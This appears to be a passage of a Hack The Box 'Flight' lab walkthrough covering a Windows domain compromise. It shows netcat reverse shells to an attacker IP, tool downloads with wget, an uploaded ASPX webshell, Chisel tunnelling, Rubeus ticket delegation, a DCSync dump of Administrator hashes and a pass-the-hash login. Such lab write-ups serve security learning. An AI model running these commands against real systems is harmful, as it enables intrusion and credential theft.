└─$ smbclient //flight.htb/Web -U 'C.Bum%Tikkycoll_431012284'


The webshell was reachable from the browser, so I uploaded nc.exe and executed a reverse shell payload.
1
nc.exe -e cmd.exe 10.10.14.99 7000
1
2
3
4
5
6
7
8
9
10
┌──(aestera㉿kali)-[~/HTB/flight/init/nc.exe]
└─$ rlwrap nc -lvnp 7000
listening on [any] 7000 ...
connect to [10.10.14.99] from (UNKNOWN) [10.129.228.120] 61105
Microsoft Windows [Version 10.0.17763.2989]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\school.flight.htb>whoami
whoami
flight\svc_apache
This gave a shell as svc_apache.
C:\inetpub\development>netstat -ano | findstr LISTENING
 After getting the shell, I started local enumeration. netstat showed an internal web server listening on port 8000.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
C:\inetpub\development>net user C.Bum
net user C.Bum
User name                    C.Bum
Full Name
Comment                      Senior Web Developer
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            9/22/2022 1:08:22 PM
Password expires             Never
Password changeable          9/23/2022 1:08:22 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   6/4/2026 4:11:35 AM

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users         *WebDevs
The command completed successfully.
I also checked C.Bum’s group membership. C.Bum was a member of the WebDevs group, which suggested that this user may have access to the internal development web directory.

To operate as C.Bum, I used RunasCs with the cracked password and received a reverse shell as that user.
1
2
3
C:\ProgramData>powershell -c wget http://10.10.14.99/RunasCs.exe -outfile runascs.exe

C:\ProgramData>runascs.exe C.Bum Tikkycoll_431012284 -r 10.10.14.99:9000 cmd
3. Privilege Escalation - Internal ASP.NET Webshell and Kerberos Delegation
1
C:\ProgramData> chisel.exe client 10.10.14.99:8080 R:7777:127.0.0.1:8000
 Since port 8000 was only available internally, I used Chisel reverse port forwarding to access it from my kali host
1
└─$ curl -i http://localhost:7777
 The internal site was running
 ASP.NET. Since C.Bum had access to the development directory, I uploaded an ASPX webshell.
1
C:\inetpub\development>powershell -c wget http://10.10.14.99/shell.aspx -OutFile shell.aspx

The ASPX webshell was then used to execute a reverse shell payload.
1
C:\programdata\nc.exe -e cmd.exe 10.10.14.99 1337
I used Rubeus to request a delegated Kerberos ticket.
1
2
C:\ProgramData>powershell wget http://10.10.14.99/Rubeus.exe -outfile rubeus.exe
C:\ProgramData>rubeus.exe tgtdeleg /nowrap
 The ticket was saved and converted to ccache format.
1
2
3
4
5
└─$ cat ticket.kiribi | base64 -d >ticket_decoded.kiribi

└─$ python kirbi2ccache.py ticket_decoded.kiribi ticket.cache
INFO:root:Parsing kirbi file /home/aestera/HTB/flight/priv/ticket_decoded.kiribi
INFO:root:Done!
Using the Kerberos ticket, I performed DCSync with secretsdump.
1
2
3
4
5
6
7
8
9
10
11
└─$ impacket-secretsdump -k -no-pass -dc-ip 10.129.228.120 -target-ip 10.129.228.120 'FLIGHT.HTB/G0$@g0.flight.htb' -just-dc-user Administrator
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:43bbfc530bab76141b12c8446e30c17c:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:08c3eb806e4a83cdc660a54970bf3f3043256638aea2b62c317feffb75d89322
Administrator:aes128-cts-hmac-sha1-96:735ebdcaa24aad6bf0dc154fcdcb9465
Administrator:des-cbc-md5:c7754cb5498c2a2f
[*] Cleaning up...
1
Administrator:500:aad3b435b51404eeaad3b435b51404ee:43bbfc530bab76141b12c8446e30c17c:::
The Administrator NTLM hash was recovered. Finally, the hash was used for pass-the-hash WinRM login.
1
└─$ evil-winrm -i 10.129.228.120 -u 'Administrator' -H 43bbfc530bab76141b12c8446e30c17c